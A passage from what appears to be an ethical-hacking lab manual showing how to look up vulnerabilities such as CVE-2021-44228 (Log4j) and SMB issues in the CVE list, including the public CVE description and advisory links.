


5. **Search Results** page appears, displaying the information regarding the searched vulnerability. You can click the vulnerability link to view further detailed information regarding the vulnerability.


Note: We will exploit this vulnerability in Module 06 System Hacking to gain access to the target system.



6. Click on **Search CVE List** at the top of the browser window under **Search CVE List** section, type the vulnerability name (here, **CVE-2021-44228**) in the search bar, and click **Submit**



7. **Search Results** page appears, displaying the records that match the search, click on **CVE-2021-44228** link to view the details of the vulnerability.



8. **CVE-2021-44228** page appears displaying the information regarding the searched vulnerability.

Note: We will exploit this vulnerability in Module 14 Hacking Web Applications to gain access to the target system.

Module 05 – Vulnerability Analysis

HOME > CVE > CVE-2021-44228

[Printer-Friendly View](#)

CVE-ID

CVE-2021-44228 [Learn more at National Vulnerability Database \(NVD\)](#)

- CVSS Severity Rating
- Fix Information
- Vulnerable Software Versions
- SCAP Mappings
- CPE Information

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CERT-VN:VU#930724
- URL: <https://www.kb.cert.org/vuls/id/930724>
- CISCO:20211210 A Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
- URL: <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-gRuKNEbd>
- CISCO:20211210 Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021
- URL: <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-gRuKNEbd>
- CISCO:20211210 Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
- URL: <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-gRuKNEbd>

9. Similarly, in the **Search CVE List** section, you can search for a service-related vulnerability by typing the service name (here, **SMB**) and click **Submit**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).

HOME > CVE LIST > SEARCH CVE LIST

Search CVE List

You can search the CVE List for a [CVE Record](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records.

View the [search tips](#).

